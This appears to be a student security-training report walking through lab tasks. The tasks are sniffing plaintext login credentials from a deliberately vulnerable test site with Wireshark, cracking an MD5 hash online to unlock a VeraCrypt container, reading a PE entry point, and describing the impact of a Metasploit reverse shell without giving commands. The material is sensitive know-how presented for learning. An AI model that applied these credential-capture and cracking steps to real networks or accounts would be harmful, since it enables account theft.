
In short, Dirb is a handy tool in Kali Linux that helps find directories and hidden paths on websites. It works by scanning for common directory names and files, which can reveal parts of a site that aren't immediately visible. This makes it great for security testing, as it can help spot potential weaknesses or overlooked files that might be at risk. Just remember to use Dirb responsibly and only on sites where you have permission to scan.

Task 3 :- Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

Step 1 : Open Kali Linux tool Wireshark , and click on eth0 option.


In another side, open website (<http://testphp.vulnweb.com/>) and make login with your name and password as like you wish.

3.1 Wireshark



You can see , many packets are captured by Wireshark ,and we don't need all packets.


Step 2 : you can filter by using keywords like, http.request.method=="POST" and its shows our login file which is userinfo.php



You can also see information in HTTP Stream window. For that I extract vulnerability information found within property references in the HTTP stream.

In the given picture you can see username and password in the HTTP Stream window.

3.2 Login credentials



Mitigation :

Use Secure Connections:

- HTTPS instead of HTTP:** Make sure websites use HTTPS, which secures your data by encrypting it. This way, even if someone is watching the network with a tool like Wireshark, they won't be able to see your login details.

- **SSH instead of Telnet:** When connecting to another computer remotely, use SSH. Unlike Telnet, SSH protects everything you send, including your username and password, by encrypting it.
- **FTPS/SFTP instead of FTP:** For sending files, choose FTPS or SFTP. These methods encrypt your data, unlike FTP, which sends everything, including passwords, in plain text where it could be easily intercepted.

2. Keep Sensitive Systems Separate :

- Separate important systems from less secure ones to reduce the risk of exposing login details.

3. Control Network Access :

- Only let trusted devices and users connect to the network to prevent unauthorized snooping.

4. Watch Your Network :

- Regularly check for unusual activity that could indicate someone is trying to capture data.

5. Use Strong Passwords and 2FA :

- Protect accounts with strong passwords and, if possible, use two-factor authentication for extra security.

6. Limit Wireshark Usage :

- Only allow trusted staff to use Wireshark, and make sure it's only for legitimate tasks.

7. Keep Software Updated :

- Regularly update Wireshark and other tools to protect against security vulnerabilities.

Conclusion :


Wireshark is a powerful tool for analyzing network traffic, which means it can potentially capture login details if they're not secure. To keep your login information safe, make sure to use encrypted connections (like HTTPS and SSH), set up strong network security measures (such as separating sensitive systems and controlling access), and keep an eye on network activity. By doing these things, you can protect your credentials from being intercepted and keep your network more secure.

Intermediate Level

Task 1 :- A file is encrypted using VeraCrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The VeraCrypt setup file will be provided to you.

Step 1 : Download all required files and then select shadowfox veracrypt.txt file for mount process.

4.1 VeraCrypt file selection



For that we need a password ,

Step 2 : copy text from encrypted.txt file and paste into a website (<https://hashes.com/en/decrypt/hash>) , you can see our password is – “password123” .

The screenshot shows a search result from Hashes.com. A blue banner at the top says "Proceeded! 1 hashes were checked: 1 found 0 not found". Below it, a green box labeled "Found:" contains the hash value "482c811da5d5b4bc6d497ffa98491e38:password123". There is a "SEARCH AGAIN" button at the bottom.


4.2 decode the hash text

Step 3 : Click mount button and write the password, then click ok.

The screenshot shows the VeraCrypt application window. In the background, there is a file explorer window showing a file named "shadowfox veracrypt.txt". In the foreground, a "Mount Volume" dialog box is open. It has fields for "Password" (containing "password123"), "PKCS-5 PRF" (set to "Autodetection"), and several checkboxes for "Use PIM", "Cache passwords and keyfiles in memory", "Display password", and "Use keyfiles". At the bottom right of the dialog are "Mount Options..." and "OK" buttons. The main VeraCrypt window shows a list of drives (A: through O:) and a "Volume" tab with a "Create Volume" button. The "Volume" tab also includes fields for "File" (set to "C:\Users\dp982\Downloads\shadowfox veracrypt.txt") and "Format" (with "Never save history" checked). Below these are buttons for "Mount", "Auto-Mount Devices", "Dismount All", and "Exit".

4.3 mount the file


Step 4 : You can see your custom drive is in your File explorer. And copy the file from M drive and paste it in our local storage.



4.4 custom drive M

Step 5 : Now you can dismount the file in VeraCrypt. For that just click dismount button.


4.5 dismount the file



Step 6 : Now , it will decrypt the secret code in file. For that open the stored file which one we saved in local storage .

You can see the secret code is decrypted :

Secret Code :- never giveup



4.6 secret code


Conclusion :

VeraCrypt is a reliable tool for encrypting and decrypting files, making it a great choice for keeping your data secure. By creating encrypted volumes or containers, VeraCrypt ensures that your sensitive information stays protected from unauthorized access. Whether you're securing personal files or safeguarding critical data, VeraCrypt offers strong encryption to keep your information safe and private. Just remember to use it properly and keep track of your passwords, as losing access can mean losing access to your encrypted data.

Task 2 :- An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot .


Step 1 : Download PE Explorer file and execute the file. And open PE Explorer.

5.1 open PE explorer




Step 2 : Click on file menu and select VeraCrypt setup exe file. And click on open button.

5.2 selecting VeraCrypt setup file




Step 3 : You can see address of point .



Address of Entry Point is - “004237B0h”

5.3 Address of entry point



Conclusion :

PE Explorer is a handy tool for figuring out where a program starts by finding the entry point addresses in Windows executables. This is especially useful for debugging, reverse engineering, or just understanding how an app runs. It gives you a clear look at how executable files are put together, making it easier to analyze or tweak software. Just remember to use it responsibly and within legal limits.

Task 3 :- Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Demonstrating a Reverse Shell Attack :

A reverse shell attack exploits vulnerabilities in a target system, allowing the attacker to gain remote access and control over the victim's computer. It involves establishing a shell session by opening communication channels between the attacker's machine and the target system.

Impact :

A reverse shell attack is when a hacker takes control of a Windows 10 computer by making it connect back to their own system. This is often done using tools like Kali Linux and Metasploit. Here's an overview of the impact and implications of such an attack:

1. Remote Control

- **Complete Access:** Once the hacker gets in, they can do almost anything on your computer—run programs, open files, or even change system settings, just like they were sitting right in front of it.
- **Administrator Access:** If they get lucky, they might even elevate their access to admin level, giving them total control over the machine.

2. Data Theft

- **Stealing Information:** The hacker can dig around for sensitive information, like passwords, personal data, or financial details, and send it to their own computer.
- **Collecting Logins:** They might also grab saved login details from your browser or other programs, which they can use to hack into other accounts or sell to others.

3. Sticking Around and Spreading

- **Staying Hidden:** Hackers often install a "backdoor," allowing them to get back into your system whenever they want, even after you think the problem is fixed.
- **Spreading to Other Devices:** They might use your compromised computer to break into other machines on the same network, turning one hacked device into a full-blown network breach.

4. Disrupting Your System

- **Messing with Your Computer:** The hacker can cause all sorts of problems, from disabling important services to corrupting files, or even wiping your computer clean.
- **Ransomware:** They might also install ransomware, which locks your files and demands payment to unlock them.

5. Avoiding Detection

- **Staying Under the Radar:** These attacks are often designed to avoid detection by antivirus software, and the hacker might even disable your security programs once they're in.
- **Covering Their Tracks:** Hackers can also delete or alter system logs, making it much harder for you (or a security team) to figure out what happened.

6. Consequences

- **Damaged Reputation:** If your sensitive data gets exposed, it can seriously harm your reputation, whether you're an individual or a business.
- **Financial Costs:** Recovering from such an attack can be expensive—think about the costs of restoring your system, notifying affected parties, legal fees, or even paying a ransom.

7. Legal Trouble

- **Breaking the Law:** If sensitive data is compromised, you might face fines or legal action for not protecting it properly, depending on data protection laws like GDPR.
- **Being Sued:** People whose data was stolen might take legal action against you, leading to even more financial and reputational damage.

8. Cleaning Up

- **Investigating the Breach:** After an attack, you'll need to figure out exactly what happened to make sure all the hacker's tools are removed.
- **Restoring Systems:** You might need to restore your computer from a backup and change all your passwords to prevent the hacker from getting back in.

